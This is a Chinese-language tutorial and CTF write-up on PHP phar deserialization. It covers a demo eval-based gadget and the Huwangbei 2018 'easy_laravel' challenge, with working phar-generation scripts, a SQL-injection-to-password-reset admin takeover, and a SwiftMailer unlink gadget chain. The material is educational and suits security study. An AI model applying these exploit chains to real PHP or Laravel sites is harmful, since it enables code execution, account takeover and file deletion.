phar 反序列化学习

前言

phar 是 php 支持的一种伪协议， 在一些文件处理函数的路径参数中使用的话就会触发反序列操作。

受影响函数列表			
fileatime	filectime	file_exists	file_get_contents
file_put_contents	file	filegroup	fopen
fileinode	filemtime	fileowner	fileperms
is_dir	is_executable	is_file	is_link
is_readable	is_writable	is_writeable	parse_ini_file
copy	unlink	stat	readfile

利用条件

- phar 文件要能够上传到服务器端。
- 要有可用的魔术方法作为“跳板” (php 反序列化漏洞的 pop 链)。
- 文件操作函数的参数可控，且 : 、/、phar 等特殊字符没有被过滤。

Demo

测试代码

测试代码如下

upload_file.php

```
<?php
if (($_FILES["file"]["type"]=="image/gif")&&(substr($_FILES["file"]["name"], strrpos($_FILES["file"]["name"], '.')+1))== 'gif') {
    echo "Upload: " . $_FILES["file"]["name"];
    echo "Type: " . $_FILES["file"]["type"];
    echo "Temp file: " . $_FILES["file"]["tmp_name"];

    if (file_exists("upload_file/" . $_FILES["file"]["name"]))
      {
      echo $_FILES["file"]["name"] . " already exists. ";
      }
    else
      {
      move_uploaded_file($_FILES["file"]["tmp_name"],
      "upload_file/" .$_FILES["file"]["name"]);
      echo "Stored in: " . "upload_file/" . $_FILES["file"]["name"];
      }
```

```
    }
else
  {
  echo "Invalid file,you can only upload gif";
  }
```

实现了一个简单的上传功能，只允许上传 `.gif` 文件。

`file_un.php`

```
<?php
$filename=$_GET['filename'];
class AnyClass{
    var $output = 'echo "ok";';
    function __destruct()
    {
        eval($this -> output);
    }
}
file_exists($filename);
```

这里定义了一个类，在 `__destruct` 方法中会调用 `eval` 来执行类属性中的代码。

`file_exists` 的参数我们可控，所以可以通过 `phar` 来反序列化 `AnyClass` ， 进而实现 代码执行。

利用步骤

首先构造一个 `phar`文件并上传到服务器

```
<?php
    class AnyClass{
        var $output = 'echo "ok";';
        function __destruct()
        {
            eval($this->output);
        }
    }

    $phar = new Phar('phar.phar');
    $phar->startBuffering();
    $phar->setStub('GIF89a'.'<?php __HALT_COMPILER();?>');   //设置stub，增加gif文件头
    $phar->addFromString('test.txt','test');  //添加要压缩的文件
    $object = new AnyClass();
    $object->output = 'phpinfo();';
    $phar->setMetadata($object);  //将自定义meta-data存入manifest
    $phar->stopBuffering();
?>
```

然后把 `phar.phar` 上传

最后访问 `file_un.php`， 使用 `phar://` 来触发反序列化。

护网杯 easy_laravel

测试环境位于

https://github.com/sco4x0/huwangbei2018_easy_laravel

首先使用

```
php artisan route:list
```

看看程序中的控制器

发现控制器基本都需要登录才能访问，其中有些控制器更是需要 `admin` 权限。

在 `app/Http/Middleware/AdminMiddleware.php` 里面定义了 `admin` 权限判断的代码

```
class AdminMiddleware
{

    public function __construct(Guard $auth)
    {
        $this->auth = $auth;
    }

    public function handle($request, Closure $next)
    {
        if ($this->auth->user()->email !== 'admin@qvq.im') {
            return redirect(route('error'));
        }
        return $next($request);
    }
}
```

当用户注册邮箱为 `admin@qvq.im` 就有 `admin` 权限。

当权限后可以访问 `flag` 获取 `flag`

```
class FlagController extends Controller
{
    public function __construct()
    {
        $this->middleware(['auth', 'admin']);
    }

    public function showFlag()
    {
        $flag = file_get_contents('/th1s1s_F14g_2333333');
        return view('auth.flag')->with('flag', $flag);
    }
}
```

首先我们现在要做的就是想办法获取 `admin` 权限。尝试注册 `admin@qvq.im` 发现已经被注册，不能重复注册。然后去代码里看看有没有其他漏洞。

最后发现在 `NoteController` 存在 `sql` 注入


```
class NoteController extends Controller
{
    public function __construct()
    {
        $this->middleware('auth');
    }

    public function index(Note $note)
    {
        $username = Auth::user()->name;
        $notes = DB::select("SELECT * FROM `notes` WHERE `author`='{$username}'");
```

```
        return view('note', compact('notes'));
    }
}
```

取我们注册时用的用户名插入到 `sql` 语句里面造成注入。

表的结构可以看 `database/migrations/` 。首先用 `order by` 语句测试发现列数为 `5`. 然后 `union` 查询



发现密码用 `bcrypt` 做的 `hash` ， 而且是 `40` 字节的随机字符串。所以密码是没办法爆破了。

```
$factory->define(App\User::class, function (Faker\Generator $faker) {
    static $password;

    return [
        'name' => '4uuu Nya',
        'email' => 'admin@qvq.im',
        'password' => bcrypt(str_random(40)),
        'remember_token' => str_random(10),
    ];
});

$factory->define(App\Note::class, function (Faker\Generator $faker) {
```

程序中还有重置密码的功能，于是可以通过注入获取重置 `admin@qvq.im` 需要的 `token`

然后访问

http://192.168.245.128/password/reset/f663eb2c795b7d95c91941f9a75934957846114169692d822b9e13737694a72b

把 `admin@qvq.im` 的密码重置掉。

然后就可以登录到 `admin` 界面

访问 `/flag` 发现没有按照控制器中的代码一样打印出 `/th1s1s_F14g_2333333` 的内容。

因为旧的缓存存在，导致我们看不到 `flag` ， 我们需要删掉缓存文件，然后就可以读到 `flag`

缓存文件位于

```
public function getCompiledPath($path)
{
    return $this->cachePath.'/'.sha1($path).'.php';
}
```

通过

知道使用了`nginx` 的默认配置，那么 `flag` 文件的完整路径就是

`/usr/share/nginx/html/resources/views/auth/flag.blade.php`

经过 `sha1` 后得到 `34e41df0934a75437873264cd28e2d835bc38772.php`

所以现在的思路就是

- 删掉 `34e41df0934a75437873264cd28e2d835bc38772.php`

- 然后访问 `/flag`，获取 `flag`

在 UploadController 里，可以注入 `phar` 导致反序列化

```
class UploadController extends Controller
{
    public function __construct()
    {
        $this->middleware(['auth', 'admin']);
        $this->path = storage_path('app/public');
    }

    public function index()
    {
        return view('upload');
    }

    public function upload(UploadRequest $request)
    {
        $file = $request->file('file');
        if (($file && $file->isValid())) {
            $allowed_extensions = ["bmp", "jpg", "jpeg", "png", "gif"];
            $ext = $file->getClientOriginalExtension();
            if(in_array($ext, $allowed_extensions)){
                $file->move($this->path, $file->getClientOriginalName());
                Flash::success('上传成功');
                return redirect(route('upload'));
            }
        }
        Flash::error('上传失败');
        return redirect(route('upload'));
    }

    public function files()
    {
        $files = array_except(Storage::allFiles('public'), ['0']);
        return view('files')->with('files', $files);
    }

    public function check(Request $request)
    {
        $path = $request->input('path', $this->path);
        $filename = $request->input('filename', null);
        if($filename){
            if(!file_exists($path . $filename)){
                Flash::error('磁盘文件已删除，刷新文件列表');
            }else{
                Flash::success('文件有效');
            }
        }
        return redirect(route('files'));
```

```
    }
}
```

`check` 函数取了两个参数拼接成路径传给了 `file_exists` 函数， 而且 `upload` 可以进行上传。

所以我们可以通过 `phar` 来进行反序列化。

全局搜一下`unlink`，在`Swift_ByteStream_TemporaryFileByteStream`的析构函数中存在`unlink`方法

于是利用这个类来反序列化，删掉模板文件即可。

```php
<?php
class Swift_ByteStream_AbstractFilterableInputStream {
    /**
     * Write sequence.
     */
    protected $sequence = 0;
    /**
     * StreamFilters.
     *
     * @var Swift_StreamFilter[]
     */
    private $filters = [];
    /**
     * A buffer for writing.
     */
    private $writeBuffer = '';
    /**
     * Bound streams.
     *
     * @var Swift_InputByteStream[]
     */
    private $mirrors = [];
}
class Swift_ByteStream_FileByteStream extends Swift_ByteStream_AbstractFilterableInputStream {
    /** The internal pointer offset */
    private $_offset = 0;

    /** The path to the file */
    private $_path;

    /** The mode this file is opened in for writing */
    private $_mode;

    /** A lazy-loaded resource handle for reading the file */
    private $_reader;

    /** A lazy-loaded resource handle for writing the file */
    private $_writer;

    /** If magic_quotes_runtime is on, this will be true */
```

```
    private $_quotes = false;

    /** If stream is seekable true/false, or null if not known */
    private $_seekable = null;

    /**
     * Create a new FileByteStream for $path.
     *
     * @param string $path
     * @param bool   $writable if true
     */
    public function __construct($path, $writable = false)
    {
        $this->_path = $path;
        $this->_mode = $writable ? 'w+b' : 'rb';

        if (function_exists('get_magic_quotes_runtime') && @get_magic_quotes_runtime() == 1) {
            $this->_quotes = true;
        }
    }

    /**
     * Get the complete path to the file.
     *
     * @return string
     */
    public function getPath()
    {
        return $this->_path;
    }
}
class Swift_ByteStream_TemporaryFileByteStream extends Swift_ByteStream_FileByteStream {
    public function __construct() {
        $filePath = "/usr/share/nginx/html/storage/framework/views/34e41df0934a75437873264cd28e2d835bc38772.php";
        parent::__construct($filePath, true);
    }
    public function __destruct() {
        if (file_exists($this->getPath())) {
            @unlink($this->getPath());
        }
    }
}
$obj = new Swift_ByteStream_TemporaryFileByteStream();
$p = new Phar('./1.phar', 0);
$p->startBuffering();
$p->setStub('GIF89a<?php __HALT_COMPILER(); ?>');
$p->setMetadata($obj);
$p->addFromString('1.txt','text');
$p->stopBuffering();
rename('./1.phar', '1.gif');
```

```
?>
```

把生成的文件改成图片后缀上传上去，会保存到 `storage/app/public/` 目录， 然后用 `phar` 反序列化

然后在 访问 `/flag` 获取 flag

参考

https://xz.aliyun.com/t/2715#toc-8

https://www.anquanke.com/post/id/161849#h2-3

https://xz.aliyun.com/t/2912#toc-1

http://www.venenof.com/index.php/archives/565/

来源： https://www.cnblogs.com/hac425/p/9803842.html